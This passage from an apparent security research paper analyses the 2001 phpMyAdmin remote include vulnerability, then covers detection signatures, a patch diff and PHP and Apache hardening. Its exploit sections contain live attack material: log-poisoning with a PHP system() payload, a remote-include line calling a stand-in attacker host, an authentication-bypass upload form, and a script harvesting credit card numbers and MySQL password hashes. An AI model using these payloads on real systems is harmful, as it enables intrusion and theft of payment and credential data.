The xterm generated by the PHP exploit code (*xterm.php*) on the remote system provides access to the phpMyAdmin Web server with the privileges of system account “nobody”<sup>20</sup>. This account generally has limited privileges to write to areas of the server filesystem (aside of the /tmp directory), but may have read privileges on key system or configuration files. Parsing the */etc/passwd* or *phpMyAdmin/config.inc.php* file may provide sufficient account or password information to facilitate root or administrative access to the Web server itself.

### Other File Service Exploits

PHP-supported file service functions can also be utilized to retrieve script or binary code from a remote system to effect an exploit. One of the phpMyAdmin exploits posted to BugTraq recently<sup>21</sup> involved utilizing world-readable Web Server logs in conjunction with

<sup>20</sup> In this example, the phpMyAdmin system is a Linux system running Apache 1.3.22.



the vulnerable include() statement in sql.php to execute arbitrary PHP code.

Modifying this exploit, it is possible to write arbitrary PHP code to an Apache log file and incorporate code to perform a file transfer from a remote system using native PHP file service functions (perhaps downloading Trojan or backdoor code in this process).

Following the thread provided by the posting:

1. Confirm the location of the Web Server log files by reading appropriate configuration data:

<http://wagner/phpMyAdmin/sql.php?goto=/usr/local/apache/conf/httpd.conf&btnDrop=No>

<http://wagner/phpMyAdmin/sql.php?goto=/usr/local/apache/conf/srm.conf&btnDrop=No>

<http://wagner/phpMyAdmin/sql.php?goto=/usr/local/apache/conf/access.conf&btnDrop=No>

2. Having confirmed the location of the Web server logs (/usr/local/apache/var/log/error\_log and access\_log, it is possible to write random PHP code to the server logs:

```
telnet wagner.localdomain.com 80
```

```
GET <pre> <? System(stripslashes($phpcode)); ?></pre>
```

```
QUIT
```

3. The reference “phpcode” in this example, could supply a PHP script that uses PHP’s native support for opening HTTP/FTP URLs as “files”<sup>22</sup> to launch a URL that downloads a binary file from a remote system (a system owned by the attacker). This binary could be netcat, a packet capture utility, or other Trojan/backdoor code:

e.g. PHP code might read to the effect of:

```
<?php  
http://<victim>/function.php?includedir=http://attackershost.example.com/code
```

<sup>21</sup> See <http://security-archive.merton.ox.ac.uk/bugtraq-200107/0016.html>.

<sup>22</sup> See “allow\_url\_fopen=On” in php.ini.

?>

4. Once the php code has been written to the Apache logfile, we can execute the code (and effect the FTP transfer), by calling the code from within a web browser:


[http://wagner/phpMyAdmin/sql.php?goto=/var/log/httpd/access\\_log&btnDrop=N](http://wagner/phpMyAdmin/sql.php?goto=/var/log/httpd/access_log&btnDrop=N)  
o

The PHP code embedded in the logfile is executed with the privileges of the Apache Web server (effectively “nobody”).

Ultimately, it might be possible to rootkit the phpMyAdmin server in this manner, or perhaps install a packet sniffer or keystroke logger for the purposes of capturing account/password information off the system.

### *Database Exploits*

Given the ability to upload files to the Web/phpMyAdmin server it is reasonable to assume that the trust relationship established between phpMyAdmin and backend mySQL server(s) could be exploited to retrieve data via appropriate SQL calls to the DBMS.



Sites using phpMyAdmin’s basic authentication option are vulnerable to attacks in which a remote intruder can call the phpMyAdmin welcome page directly to issue SQL commands to the managed mySQL databases (without supplying logon credentials). Sites using advanced authentication with phpMyAdmin 2.1.0 are still vulnerable, if the advanced authentication library code is bypassed using the exploit code outlined in “*How the Exploit Works*”, above.

The SQL scripts outlined in the Appendices to this paper were used to populate an application database (“Airexchange”<sup>23</sup>) for the purposes of proving the potential to effect database exploits using the include() or eval() vulnerabilities in phpMyAdmin.

<sup>23</sup> A theoretical online aircraft and aircraft parts trading exchange...

The scripts were uploaded to the MySQL database server using the MySQL monitor syntax:


#### <Command line>

```
> mysql -h <host> -u phpsqladmin -p<password>
```

#### <MySQL monitor>

```
mysql> CREATE database airexchange;
mysql> QUIT
mysql -h <host> -u phpsqladmin -p<password> airexchange <dbcreate.sql
mysql -h <host> -u phpsqladmin -p<password> airexchange
<dbpopulate.sql
```

The relational database tables for the application database are the following:



```
root@wagner: /
File Edit Settings Help
mysql> describe customers;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| customerid | int(10) unsigned | | PRI | NULL | auto_increment |
| name | char(30) | | | | |
| address | char(40) | | | | |
| city | char(20) | | | | |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)

mysql> describe orders;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| orderid | int(10) unsigned | | PRI | NULL | auto_increment |
| customerid | int(10) unsigned | | | | |
| amount | float(7,2) | YES | | 0 | |
| date | date | YES | | 0000-00-00 | |
| pmtmethod | char(20) | YES | | NULL | |
| creditcard | char(30) | YES | | NULL | |
+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> describe parts;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| partno | char(30) | YES | PRI | NULL | |
| manufacturer | char(30) | YES | | NULL | |
| description | char(60) | YES | | NULL | |
| price | float(7,2) | YES | | NULL | |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)

mysql> describe order_items;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| orderid | int(10) unsigned | | PRI | 0 | |
| partno | char(30) | | PRI | | |
| quantity | tinyint(3) unsigned | YES | | NULL | |
+-----+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql>
```

Using the HTML file upload capabilities in PHP, it is possible to launch a php script that polls the database for specific information, or harvests information from the database using broad SQL queries. Since the HTML code bypasses the auth library function in phpMyAdmin for Advanced Authentication configurations, it is possible to generate a

PHP script that takes advantage of the database privileges associated with the phpMyAdmin database account to issue a database query.

The HTML code relates to the advanced authentication file upload indicated above:

```
<FORM ENCTYPE="multipart/form-data"
ACTION="http://<host>/phpMyAdmin/sql.php" METHOD=POST>
  <INPUT TYPE="hidden" name="MAX_FILE_SIZE" value="10000">
  PHP File to be executed: <INPUT NAME="goto" TYPE="file">
  <INPUT TYPE="hidden" NAME="cfgServers[000][host]" VALUE="hello">
  <INPUT TYPE="hidden" NAME="server" VALUE="000">
  <INPUT TYPE="hidden" NAME="btnDrop" VALUE="No">
  <INPUT TYPE="submit" VALUE="Send File">
```

Standard PHP mySQL functions can be utilized in the PHP script that generates the database request. The PHP script code (*dbresults.php*) supplied as the FILE object to the HTML performs a SELECT on table “orders” (SELECT \* FROM orders), the results of which is passed to the PHP *mysql\_query* function (*mysql\_query(\$query)*) to generate a result identifier. The result identifier is passed to *mysql\_num\_rows* (another PHP mySQL function) to return the number of rows in the orders table, so that *\$num\_results* can be used to control a for loop that iterates through an array for searching credit card information. The *mysql\_fetch\_array* function iterates through the associative array *\$result*, checking key/value pairs for the string “creditcard” (string “creditcard” in table orders is actually a database column/key)<sup>24</sup>.

#### dbresults.php

```
<html>
<head>
  <title>Database Search Results</title>
</head>
<body>
<h1>Airexchange Search Results</h1>

<?php
{
  mysql_select_db("airexchange");
  $query = "SELECT * FROM orders";
  $result = mysql_query($query);

  $num_results = mysql_num_rows($result);

  echo "<p>Records found: ".$num_results."</p>";


  for ( $i=0; $i<$num_results; $i++)
  {
    $row = mysql_fetch_array($result);
    echo ($row["creditcard"]);
  }
?>
```

---

<sup>24</sup> This is original exploit code, designed to prove the ability to harvest data from application or grant tables in mySQL via vulnerable versions of phpMyAdmin.

```
</body>  
</html>
```


The resulting (unformatted) HTML, returns credit card information from the application database to the client browser.



In general, an intruder mounting this database attack is unlikely to have sufficient reconnaissance to search the database for specific keys and instead will construct code that performs a `SELECT * from <database>`, iterating through all the table rows and fields to produce an acceptable HTML representation of the database.

It is also likely, that a remote intruder would leverage the PHP MySQL library functions to glean information about database account privileges and database schemas. Privilege and schema information for MySQL is contained in the MySQL database itself. Performing the following query through the MySQL monitor or phpMyAdmin reveals database privileges and account information:

```
SELECT * FROM user LIMIT 0,30
```



If `dbresults.php` is amended to perform a SELECT operation on the MySQL user database; it would be possible using the phpMyAdmin exploit to return user/password, and privilege information. MySQL passwords are encrypted using the `password()` function, producing an “encrypted” password that, according to the MySQL documentation, can be directly supplied to the MySQL server as a password credential. Therefore the acquisition of password information encrypted with `password()` is sufficient to gain access to the MySQL database.

## Description of Variants

### Variants

Exploit variants for the phpMyAdmin vulnerabilities (`sql.php`, `tbl_change.php`, `tbl_rename.php`) were covered in “*How to use the Exploit*”, above.

There are no official “variants” of the phpMyAdmin Remote Command execution exploit itself, but variants could broadly be conceived to be the following:

- Related PHP global `include()` vulnerabilities (see CERT VU #847803)
- Related CGI vulnerabilities in other scripting languages
- Other programming-related vulnerabilities that revolve around inadequate bounds checking for user-supplied data

## Signature(s) of the Attack

Signature(s) of the phpMyAdmin Remote Command Execution vulnerability vary by exploit. From an Intrusion Detection perspective, the advanced authentication form of the exploit may be easier to write custom signatures for than the basic authentication exploit because it calls additional parameters:

[http://<host>/phpMyAdmin/sql.php?server=000&cfgServers\[000\]\[host\]=hello&btnDrop=No&goto=/etc/passwd](http://<host>/phpMyAdmin/sql.php?server=000&cfgServers[000][host]=hello&btnDrop=No&goto=/etc/passwd)

Snort 1.8.2 (with a current set of rules – 11/27/01) did detect and alert on both versions of the exploit, by cueing off the fact that the exploit attempted to retrieve the /etc/passwd file via a URL.

```
[**] [1:1122:1] WEB-MISC /etc/passwd /**]
[Classification: Attempted Information Leak] [Priority: 2]
11/27-14:01:09.761942 192.168.17.2:1438 -> 192.168.17.115:80
TCP TTL:128 TOS:0x0 ID:10349 IpLen:20 DgmLen:314 DF
***AP*** Seq: 0x2277A4B3 Ack: 0xED9E771D Win: 0x4470 TcpLen: 20

[**] [1:1122:1] WEB-MISC /etc/passwd /**]
[Classification: Attempted Information Leak] [Priority: 2]
11/27-14:01:16.611942 192.168.17.2:1438 -> 192.168.17.115:80
TCP TTL:128 TOS:0x0 ID:10352 IpLen:20 DgmLen:445 DF
***AP*** Seq: 0x2277A5C5 Ack: 0xED9E7933 Win: 0x425A TcpLen: 20
```

Neither Snort nor any of the commercial IDS systems queried appear to have current signatures for the specific PHP global include() and eval() vulnerabilities incorporated into phpMyAdmin 2.1.0 – 2.2rc3.

As an incident handler, the best way to pick off this attack might be via Web server and system log files, since the exploit(s) generate errors in sql.php(3).

<Apache error\_log>

```
[Sat Nov 17 18:30:36 2001] [error] [client 192.168.17.2] File does
not exist: /usr/local/apache/htdocs/phpmyadmin/sql.php3
```

Access logging logs the URL associated with the basic and advanced exploits:

<Apache access\_log>

```
127.0.0.1 - - [18/Nov/2001:13:34:00 -0500] "GET
/phpmyadmin/sql.php3?server=000&cfgServers[000][host]=hello&btnDrop=N
o&goto=/etc/passwd HTTP/1.0" 401 158
```

For the advanced exploit, an IDS could be configured to alert on ?server=000&\$cfgServers[000][host], since this string should never appear in a legitimate

phpMyAdmin URL.

Systems configured with Tripwire might cue off of attempts to edit sensitive system or application files.

Commercial and non-commercial vulnerability scanning tools appropriate for auditing vulnerable PHP code are incorporate into the next section of this document, and do appear to have signatures for the phpMyAdmin global include() and eval() vulnerabilities.

## How to Protect against it

Protection mechanisms for the phpMyAdmin Remote Command Execution vulnerability (and related include() directive vulnerabilities) are detailed below. Broadly speaking, these break down into the following categories:

- phpMyAdmin remediation (patches and upgrades)
- PHP protections (including PHP programming practices)
- Web Server protections
- Operating System controls
- Database (mySQL) controls
- Firewalling and topology considerations

### *PhpMyAdmin Remediation*

SecureReality developed a patch for the sql.php vulnerability in phpMyAdmin 2.1.0, which is available from the following link:

<http://www.securereality.com.au/srpre00001.html>

The fix patches the vulnerable section of code in sql.php that facilitates the \$goto vulnerability; a diff of the latest version of the patch follows:

```
--- sql.php Wed Nov 15 17:16:04 2000
+++ sr-sql.php Thu Apr 19 23:08:59 2001
@@ -7,8 +7,8 @@
 $no_include = true;
 // Go back to further page if table should not be dropped
 if (isset($btnDrop) && $btnDrop != $strYes) {
-     if (file_exists($goto)) {
-         include($goto);
+     if (file_exists("./$goto")) {
+         include(preg_replace('/\.\./', '.', $goto));
+     } else {
+         Header("Location: $goto");
+     }
@@ -118,14 +118,14 @@
     } else {
         unset($affected_rows);
```



```

    }
-    if (file_exists($goto)) {
+    if (file_exists("./$goto")) {
        include("header.inc.php");
        if (isset($zero_rows) && !empty($zero_rows)) {
            $message = $zero_rows;
        } else {
            $message = $strEmptyResultSet;
        }
-        include($goto);
+        include(preg_replace('/\.\.*/', '.', $goto));
    } else {
        $message = $zero_rows;
        Header("Location: $goto");
--- tbl_replace.php      Fri Nov 10 15:36:01 2000
+++ sr-tbl_replace.php  Thu Apr 19 23:11:17 2001
@@ -66,10 +66,10 @@
    } else {
        unset($affected_rows);
    }
-    if (file_exists($goto)) {
+    if (file_exists("./$goto")) {
        include("header.inc.php");
        $message = $strModifications;
-        include($goto);
+        include(preg_replace('/\.\.*/', '.', $goto));
    } else {
        Header("Location: $goto");
    }
--- tbl_alter_drop.php  Fri Nov 10 15:35:59 2000
+++ sr-tbl_alter_drop.php  Thu Apr 19 23:10:14 2001
@@ -4,8 +4,8 @@
    include("header.inc.php");

    if (isset($btnDrop) && $btnDrop != $strYes) {
-    if (file_exists($goto)) {
-        include($goto);
+    if (file_exists("./$goto")) {
+        include(preg_replace('/\.\.*/', '.', $goto));
    } else {
        Header("Location: $goto");
    }

```

The latest version of phpMyAdmin (currently 2.2.1) incorporates the SecureReality patch, and is available from:

<http://phpmyadmin.sourceforge.net/download.html>

The eval() vulnerabilities referenced for tbl\_copy.php and tbl\_rename.php can be temporarily addressed by commenting out the offending eval() statements in each of the scripts. Again these vulnerabilities have been officially patched in the latest official version of phpMyAdmin (2.2.1).

## PHP Protections

PHP 4.0 provides some new parameters in the `php.ini` file that can assist in containing application vulnerabilities relating to global variables:

*Safe Mode.* Setting “Safe Mode” in the `php.ini` file prevents users (client browsers) from being able to alter *all* environment variables. Setting this option for the phpMyAdmin host prevents the value stored in the `$goto` variable in `sql.php` from being overridden with an alternate value from the client browser. Limited testing was performed with phpMyAdmin<sup>25</sup> to ensure that setting *safe mode* did not otherwise interfere with the execution of phpMyAdmin. Administrators utilizing this option will need to thoroughly audit phpMyAdmin and any other PHP applications to ensure setting this option doesn’t compromise application functionality.

If Safe Mode is activated, users may only alter environment variables whose names begin with the prefixes supplied. By default Safe Mode is disabled, and PHP allows users (clients) to set any environment variable. `LD_LIBRARY_PATH` (a default) should be set as a protected environment variable (`safe_mode_protected_vars`) to prevent a client application from supplying alternate values for library variables (and thereby supplying an alternate source code location). *This default did not change between versions 3.0 and 4.0 of the PHP engine.*

```
safe_mode = Off
safe_mode_exec_dir =
safe_mode_allowed_env_vars = PHP_
safe_mode_protected_env_vars = LD_LIBRARY_PATH
```

*Register Globals.* Set to “on” in PHP-4.0 (defaults to ‘On’, in effect, for PHP 3.0). By default, PHP operates with the *register\_globals* parameter in the `php.ini` file set to “on”, which means that variables passed by an HTML/PHP page or via a client browser are automatically initialized and stored in a global context by PHP. This parameter controls whether EGPCS variables (see above) are registered as global variables automatically; disabling this option did not appear to affect the execution of phpMyAdmin and does improve overall PHP application security. This `.ini` parameter is generally coupled with *track\_vars*, below.

```
register_globals = On
register_argc_argv = On
```

*Post\_max\_size.* May improve POST method (form) security by limiting the size of POST file uploads. This parameter may help prevent PHP being used as a mechanism for uploading binary files (such as backdoors) to a vulnerable system.

```
post_max_size = 8M
```

---

<sup>25</sup> Testing was performed with phpMyAdmin 2.1.0.

*File Uploads.* File uploads can be curtailed more directly by setting the appropriate file upload constraints in `php.ini`. Options allow for disabling PHP file uploads, as well as constraining the max. size of file uploads. Setting these options in `php.ini` does prevent `sql.php` from being used for file uploads to a vulnerable server. `Upload_tmp_dir` should be left at the default which ensures uploaded files are saved to the temporary directory on a PHP server.

```
file_uploads = On                ; Whether to allow HTTP file uploads
;upload_tmp_dir =                ; temporary directory for HTTP uploaded
files (will use system default if not specified)
upload_max_filesize = 2M         ; Maximum allowed size for
uploaded files
```

*SQL Safe Mode.* With SQL safe mode activated, `mysql_connect` and `mysql_pconnect` will constrain connections to a MySQL database to the Web Server User (e.g. “nobody” for Apache servers).

```
sql.safe_mode = Off
```

### *Programming Practices*

From a programming standpoint, there are several precautions a PHP programmer can take to avoid developing vulnerable code – many of these relate to appropriately screening user input.

PHP provides several general functions that can assist in screening user input for malicious content and improve PHP security:

*escapeshellcmd().* `Escapeshellcmd()` can be called with passing user data to `system()` or `exec()` or using backticks. This escapes out metacharacters that might be supplied by a remote user to issue arbitrary commands to a system via the shell.

*strip\_tags().* `Strip_tags()` can be used to strip HTML and PHP tags from a string. This can prevent the insertion of malicious HTML and PHP as part of user data, and might have curbed the ability to utilize the phpMyAdmin `sql.php` script to upload executable .php code to the phpMyAdmin system.

*htmlspecialchars().* This function converts characters to their equivalent HTML code and converts PHP script tags to simple characters. This would have had a similar effect on the `include()` vulnerability as `strip_tags`.

*HTTP\_\*\_VARS.* Setting “register\_globals=no” and utilizing the `HTTP_*_VARS` arrays (`GET`, `POST`, and `Cookie`) can help to constrain client-side global variable exploits.

*Include statements.* Performing appropriate bounds checking around `include()`, `require()`,

and `eval()` statements can help preclude the remote execution of PHP code. The vulnerable `include()` in *sql.php* was appropriately bounded and patched through the following code fix:

```
-     if (file_exists($goto)) {
-         include($goto);
+     if (file_exists("./$goto")) {
+         include(preg_replace('/\.\.*/', '.', $goto));
+     } else {
+         Header("Location: $goto");
```

*Preg\_replace* performs a regular expression search and replace to ensure `$goto` isn't being externally defined.

*F(open)*. Contingent upon the application, PHP (3.0 or 4.0) can be compiled with the `--disable-url-fopen-wrapper` to prevent remote servers from being contacted via an HTTP or FTP redirect. Application dependencies may prevent the setting of this option at compile time. If PHP is compiled with `--enable-url-fopen-wrapper`, vulnerable `$include` statements can be utilized to launch a URL and execute remote code, e.g.

<http://vulnerable.example.com/function.php?includedir=http://evil-host.example.com/code>. This is a general PHP recommendation; *sql.php* included a vulnerable variable (`$goto`) as opposed to an `$includedir`. Setting `allow_url_fopen = On` in *php.ini* has a comparable effect, and is equally as effective, providing *php.ini* is appropriately secured and cannot be updated remotely.

Other general PHP programming practices that may help are the following (although they are not directly related to the phpMyAdmin exploit):

- Placing all PHP code outside of the Document root for improved security, and utilizing Web server and operating system privilege controls (such as *.htaccess* for Apache installations).
- Using constants, where possible, in defining global variables<sup>26</sup>, e.g.

```
Define ("MAINFILE", true);
Define ("CONFIGDIR", "/some/path/");
```

### Source Code Audit

PHP source code should be audited by developers and administrators for vulnerable `include()` statements and other programming-related anomalies.

Code should also be audited for vulnerable library calls. There have been recent security advisories regarding security holes in standard PHP library functions, for example in the PHPLib `prepend.php`<sup>27</sup>. Updating libraries can remediate library-related code anomalies

<sup>26</sup> Examples are drawn from Atil, Genetics <http://lwn.net/2001/1004/a/php-vulnerabilities.php3>

<sup>27</sup> See <http://www.securiteam.com/unixfocus/5JP0Y004UQ.html>.

(in this example PHPLib version 7.2d was immune to the vulnerability).

Commercial and non-commercial scanning tools may help in this regard. Tools that may be worth investigating in this regard include:

Whisker: <http://www.wiretrip.net/rfp> (written by Rain Forest Puppy, a CGI vulnerability scanner)

GLockSoft's CGI Analyzer: [http://www.glocksoft.com/cgi\\_scanner.htm](http://www.glocksoft.com/cgi_scanner.htm)

Razor Team's VLAD the Scanner: <http://razor.bindview.com/tools/vlad/index.shtml>

ISS Internet Scanner and Database Scanner: <http://www.iss.net/>

Nessus security scanner: <http://www.iss.net/>

There is probably no substitute, however, for manually evaluating the code for vulnerabilities, by “grep-ing” through PHP code for include(), require(), and eval() statements and evaluating their security. Atil and Genetics performed a cursory study of a number of PHP-based web applications in this manner and uncovered many applications utilizing vulnerable global include() directives, or vulnerable libraries:

<http://lwn.net/2001/1004/a/php-vulnerabilities.php3>

For UNIX systems, they recommend performing the following type of search from systems running PHP:

```
find -type f -a -name '*.php*' -print0 |  
xargs -0 grep -l -E '(include|require)( _once)? *\ ( *"?\\$'
```

This should identify vulnerable code.

### *Web Server Protections*

General Web Server controls and security practices are identified below. In the context of the phpMyAdmin vulnerability, the imposition of appropriate Web Server controls does not necessarily contain the ability to include() vulnerable code, but it does set constraints on the types of exploits an attacker can mount using the vulnerability.

*Preventative controls include the following:*

*Running the Web Server with a non-privileged user account.* Most Web servers launch an HTTP listener using root or administrative privileges, but fork additional child processes with the effective UID of a non-privileged user account (e.g. “nobody” or “IUSR\_SYSTEMNAME”) to handle incoming HTTP requests. Web servers should *never* execute with an effective UID of “root” or with a privileged service account (under

Windows), because this translates into CGI scripts (such as PHP code) executing with root privileges. In the context of an exploit that provides for remote arbitrary code execution this can be disastrous because it can provide access to system files (e.g. password files, the registry) and areas of the filesystem on the Web server that would otherwise be inaccessible.

The phpMyAdmin vulnerability can effect shell access and read/write access to areas of the Web server filesystem; the impact of the xterm exploit (*xterm.php*) demonstrated in “How to use the Exploit”, above, is greatly amplified if the remote intruder can gain an xterm with root privileges. PHP File and database operations can also be more effectively utilized by an intruder if they can be effected using root privileges. The phpMyAdmin vulnerability (the vulnerable `include()` in `sql.php`) can be translated into read/write file access, http/ftp file uploads, shell access, and database access, if scripts can be executed as root by leveraging the Web server account.

Administrators should review the process table on a UNIX or Windows-based Web server to ensure that the HTTP daemon is executed with an appropriate service account.

Coupling this with an appropriate Operating System privilege account/privilege framework (reducing the number of “world” writable directories, for example), should reduce the range of exploits that can be effected using vulnerable script code.

*Ensuring Web Server Logfiles are appropriately secured.* One of the exploits documented for the phpMyadmin global `include()` vulnerability was an exploit involving `sql.php` and world-readable Apache logfiles<sup>28</sup>. Utilizing the ability to read web server configuration data (`httpd.conf`, `srm.conf`, and `access.conf`) and the web server logfiles, it is possible to architect an exploit that writes PHP code to the logfile (effectively using the Apache user account), and then call the code from within a URL:

[http://www.victim.com/phpMyAdmin/sql.php?goto=/var/log/httpd/access\\_log&btnDrop=No&parameters=](http://www.victim.com/phpMyAdmin/sql.php?goto=/var/log/httpd/access_log&btnDrop=No&parameters=)

Appropriately securing the Apache logfiles defeats the exploit; permissions should be set to `root:root rw- r-- ---` (by default, on a Linux system they are `rw- r-- r--`). The same exploit can be applied to other Web Server logfiles. The `sql.php` script and exploit code would be executed with the privileges of the Web Server service, which generally does not provide sufficient rights to be able to write/update files on extensive areas of the server filesystem.

*Restrict access to the Web Server document and server roots.* The Web Server document root should be locked down from the Web Server software through the appropriate

---

<sup>28</sup> See <http://www.securityfocus.com/cgi-bin/archive.pl?id=1&start=2001-11-09&end=2001-11-15&mid=194446&threads=1>.

configuration directives:

### Apache: httpd.conf –

```
# DocumentRoot: The directory out of which you will serve your
# documents. By default, all requests are taken from this directory,
# but symbolic links and aliases may be used to point to other
# locations.
#
DocumentRoot "/usr/local/apache/htdocs"

# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#
ServerRoot "/usr/local/apache"
```

### Internet Information Server:

For Microsoft Internet Information Server installations, the Document and Server Roots can be set via the IIS User Interface.

The server root should be secured so that the Web server user account is the only account that can *write* to the configuration and log directories. This does not greatly impact the phpMyAdmin exploits because it still affords PHP the theoretical ability to write to the server root as “nobody” or “IUSR\_SYSTEMNAME”. The server root should not be world-readable. CGI bin<sup>29</sup> should be world-executable and readable, but not writeable<sup>30</sup>.

e.g.

drwxr-xr-x	5	nobody	nobody	1024	Aug	8	00:01	cgi-bin/
drwxr-x---	2	nobody	nobody	1024	Jun	11	17:21	conf/
-rwx-----	1	nobody	nobody	109674	May	8	23:58	httpd
